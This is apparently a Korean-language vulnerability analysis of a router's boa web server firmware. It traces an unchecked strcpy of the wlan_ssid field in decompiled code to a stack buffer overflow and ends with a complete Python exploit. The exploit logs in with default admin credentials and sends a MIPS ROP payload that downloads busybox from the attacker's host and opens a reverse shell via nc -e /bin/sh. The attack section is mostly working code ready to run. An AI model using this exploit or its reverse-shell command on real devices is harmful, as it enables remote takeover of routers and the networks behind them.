
sub_440C2C
int __fastcall sub_440C2C(int a1, int a2, int a3)
{
  int v7; // [sp+18h] [-3Ch] BYREF
  _BYTE v8[12]; // [sp+1Ch] [-38h] BYREF
  _BYTE v9[44]; // [sp+28h] [-2Ch] BYREF

  apmib_save_wlanIdx();
  sprintf(v8, "wlan%d-vxd", a1);
  sub_422694(v8);
  apmib_get(1, v9);
  if ( strcmp(v9, a3) && strcmp(a3, v9) )
  {
    v7 = 1;
    apmib_set(272, &v7);
    strcpy(v9, a3);
    apmib_set(1, v9);
    apmib_set(278, v9);
    apmib_set(a2, v9);
  }
  sprintf(v8, "wlan%d", a1);
  sub_422694(v8);
  return apmib_recov_wlanIdx();
}- WLAN SSID를 추가하는 함수
- boa 웹서버의 CGI handler, formWlEncrypt의 부함수
취약점 분석
boa웹 서버에서wlan_ssid값이 백엔드에서 길이 제한 없이strcpy()로 복사되면서 취약점이 발생- 정확히는
wlan_ssid값이 길이 검증 없이strcpy()에 의해 복사되어 스택 오버플로우 발생 가능 strcpy(v9, a3);→ 입력값 검증 없이 복사 수행 → BOF
sub_442C28

...
v9 = (_BYTE *)sub_43BFA4(a1, "wlan_ssid", a2);
  if ( *v9 )
  {
    if ( vwlan_idx >= 5 )
    {
      v10 = 253;
      if ( !wlan_idx )
        v10 = 251;
      sub_440C2C(wlan_idx, v10, (int)v9);
    }
    else
    {
      apmib_set(1, v9);
    }
  }
  v11 = (_BYTE *)sub_43BFA4(a1, "hiddenSSID", a2);
...vwlan_idx값이 5 이상이어야 취약점이 트리거됨을 확인 가능
취약점 검증, Exploit
sub_407424
vwlan_idx값을 5 이상으로 만드려면 CGI 함수formWlanRedirect를 트리거하면 됨
...
  v1 = a1 + 567;
  if ( strstr(a1 + 567, "formWlanRedirect") )
  {
    v2 = strstr((char *)a1 + 4317, "redirect-url=");
    v3 = v2 + 13;
    if ( v2 )
    {
      v4 = (_BYTE *)strstr(v2 + 13, "&wlan_id=");
      if ( v4 )
      {
        *v4 = 0;
        v56 = v4 + 9;
        v5 = (_BYTE *)strstr(v4 + 9, "&mssid_idx=");
        v6 = v56;
        if ( !v5 || (*v5 = 0, v5 == (_BYTE *)-11) )
        {
          v56 = v6;
          v12 = (_BYTE *)strstr(v6, " HTTP");
          v8 = v56;
          if ( v12 )
          {
            *v12 = 0;
            v10 = a1;
            v11 = v3;
            v9 = 0;
            goto LABEL_10;
          }
        }
        else
        {
          v56 = v6;
          v55 = v5 + 11;
          v7 = (_BYTE *)strstr(v5 + 11, " HTTP");
          v8 = v56;
          v9 = v55;
          if ( v7 )
          {
            *v7 = 0;
            v10 = a1;
            v11 = v3;
LABEL_10:
            sub_43BDFC(v10, v11, v8, v9);  //TARGET
            return 0;
          }
        }
      }
    }
  }
...- 구체적으로는, 아래와 같은 request 준비
url = "http://192.168.0.1/add/boafrm/formWlanRedirect"
params = {
	"redirect-url": "wlbasic.htm",
	"wlan_id": "5"
}
취약점 검증 준비
git clone https://github.com/pr0v3rbs/FirmAE
apt-get install gdb-multiarch
pip install requests
sudo apt-get install python3 python3-pip python3-dev git libssl-dev libffi-dev build-essential
python3 -m pip install --upgrade pip
python3 -m pip install --upgrade pwntools
git clone https://github.com/Swind1er/Download/
sudo apt-get install netcat
취약점 검증 - 에뮬레이팅

- FirmAE를 사용해 에뮬레이팅
- admin으로 초기 페이지 접속
취약점 검증 - Overflow
- 실제 환경에서는 기본값으로 ASLR이 비활성화되어 있음
- 아래 명령으로 비활성화시켜주자
echo 0 > /proc/sys/kernel/randomize_va_space- 이후 아래의 exploit을 수행
# exp.py
import requests
import logging
from pwn import *

context.log_level = 'INFO'
logging.basicConfig(level=logging.INFO)

def invokeformLogin():
    url = "http://192.168.0.1/boafrm/formLogin"
    headers = {
        "Host": "192.168.0.1",
        "User-Agent": "Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0",
        "Accept": "*/*",
        "Accept-Language": "en-US,en;q=0.5",
        "Accept-Encoding": "gzip, deflate",
        "Content-Type": "application/x-www-form-urlencoded; charset=UTF-8",
        "X-Requested-With": "XMLHttpRequest",
        "Origin": "http://192.168.0.1",
        "Connection": "close",
        "Referer": "http://192.168.0.1/login.htm"
    }

    data = {
        "topicurl": "setting/setUserLogin",
        "username": "admin",
        "userpass": "admin",
        "submit-url": "/login.htm"
    }

    requests.post(url, headers=headers, json=data)

def attack():
    io = remote('192.168.0.1',80)
    server_process = subprocess.Popen(['python', '-m', 'http.server'])
    sleep(2)
    logging.info("Please ensure that your device and your host are on the same local network, with the IP address of the target device being 192.168.0.1 and the host IP address being 192.168.0.2. Such IP assignments are common in devices simulated by FirmAE.")
    logging.info("To successfully execute the reverse shell payload, ensure that the busybox-mipsel binary and the Python script are located in the same directory so that the targeted machine can\successfully download the file from the host.")
    logging.warning("On this virtual device, the loading base address of /lib/libuClibc-0.9.33.so is 0x77cef000. If you are using FirmAE mode for verification, please disable ASLR and use gdb + pwndbg's vmmap or other methods to determine the base address of libuClibc-0.9.33.so. If you cannot determine the runtime base address of ulibc, this attack payload will cause the device service to go offline, resulting in a denial of service attack.")

    #On this virtual device, the base address of ulibc is 0x77cef000.
    #If you are using FirmAE mode for verification, please disable ASLR
    #and determine the base value of ulibc using gdb + pwndbg's vmmap or other methods.
    #To successfully execute the reverse shell payload, ensure that the busybox-mipsel
    # binary and the Python script are located in the same directory so that the targeted
    #machine can successfully download the file from the host.
    #Please ensure that your device and your host are on the same local network, with the
    #IP address of the target device being 192.168.0.1 and the host IP address
    #being 192.168.0.2. Such IP assignments are common in devices simulated by FirmAE.

    try:
        libc_base = 0x77cef000
        system = libc_base + 0x00031930

        ra = libc_base + 0x00014F70
        s2 = libc_base + 0x00031D04
        ra_ = libc_base + 0x00008084
        s5 = system
        cmd = b'wget http://192.168.0.2:8000/busybox-mipsel;sleep 3;chmod 777 ./busybox-mipsel;./busybox-mipsel nc 192.168.0.2 2333 -e /bin/sh;\00'

        payload_factory = b'submit-url=%2Fwlsecurity.htm\
            &opmode_wizard=&staControlPrefer=0\
            &staControlEnabled=0&80211v_enable_=disable\
            &dot11k_=disable&SSID_Setting5=1\
            &has_vwlan5=\
            &wpaAuth5=psk\
            &wpa11w5=none\
            &wpa2EnableSHA2565=disable\
            &ciphersuite5=aes\
            &wpa2ciphersuite5=aes\
            &wps_clear_configure_by_reg5=0\
            &wlan_disabled5=0\
            &wlan_ssid5='
        payload_factory +=  b"a"*44+b"c"*4+b"b"*4+p32(s2)+b"b"*4+p32(ra)+b"a"*56+p32(s5)+p32(ra_)+b"x"*24+cmd
        payload_factory += b'&method5=0&stanums5=32&authType5=auto&wepKeyLen5=wep64&wepEnabled5=ON&length5=1&format5=2\
                &key5=**************************&pskFormat5=0&pskValue5=&preAuth5=&radiusIP5=&radiusPort5=1812\
                &radiusPass5=&use1x5=OFF&eapType5=0&eapInsideType5=0&eapUserId5=&radiusUserName5=&radiusUserPass5=\
                &radiusUserCertPass5=&wl_access5=0&tx_restrict5=0&rx_restrict5=0&hiddenSSID5=0&sync_password5=1&save_apply=1'

        payload = b'POST /boafrm/formWlEncrypt HTTP/1.1\r\n'
        payload += b'Host: 192.168.0.1\r\n'
        payload += b'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0\r\n'
        payload += b'Accept: */*\r\n'
        payload += b'Accept-Language: en-US,en;q=0.5\r\n'
        payload += b'Accept-Encoding: gzip, deflate\r\n'
        payload += b'Content-Type: application/x-www-form-urlencoded; charset=UTF-8\r\n'
        payload += b'X-Requested-With: XMLHttpRequest\r\n'
        payload += bytes(f'Content-Length: {len(payload_factory)}\r\n',encoding='utf-8')
        payload += b'Origin: http://192.168.0.1\r\n'
        payload += b'Connection: close\r\n'
        payload += b'Referer: http://192.168.0.1/wlsecurity.htm\r\n\r\n'

        payload += payload_factory
        io.send(payload)
        io.close()

        result = subprocess.run(f'nc -lvnp 2333', shell=True)

        if result.returncode == 0:
            logging.info("Done")
        else:
            logging.error("Command execution failed.")
    except Exception as e:
        logging.error(f"An error occurred: {e}")
    finally:

        server_process.terminate()

def main():
    invokeformLogin()
    attack()

if __name__ == "__main__":
    main()
python ./exp.py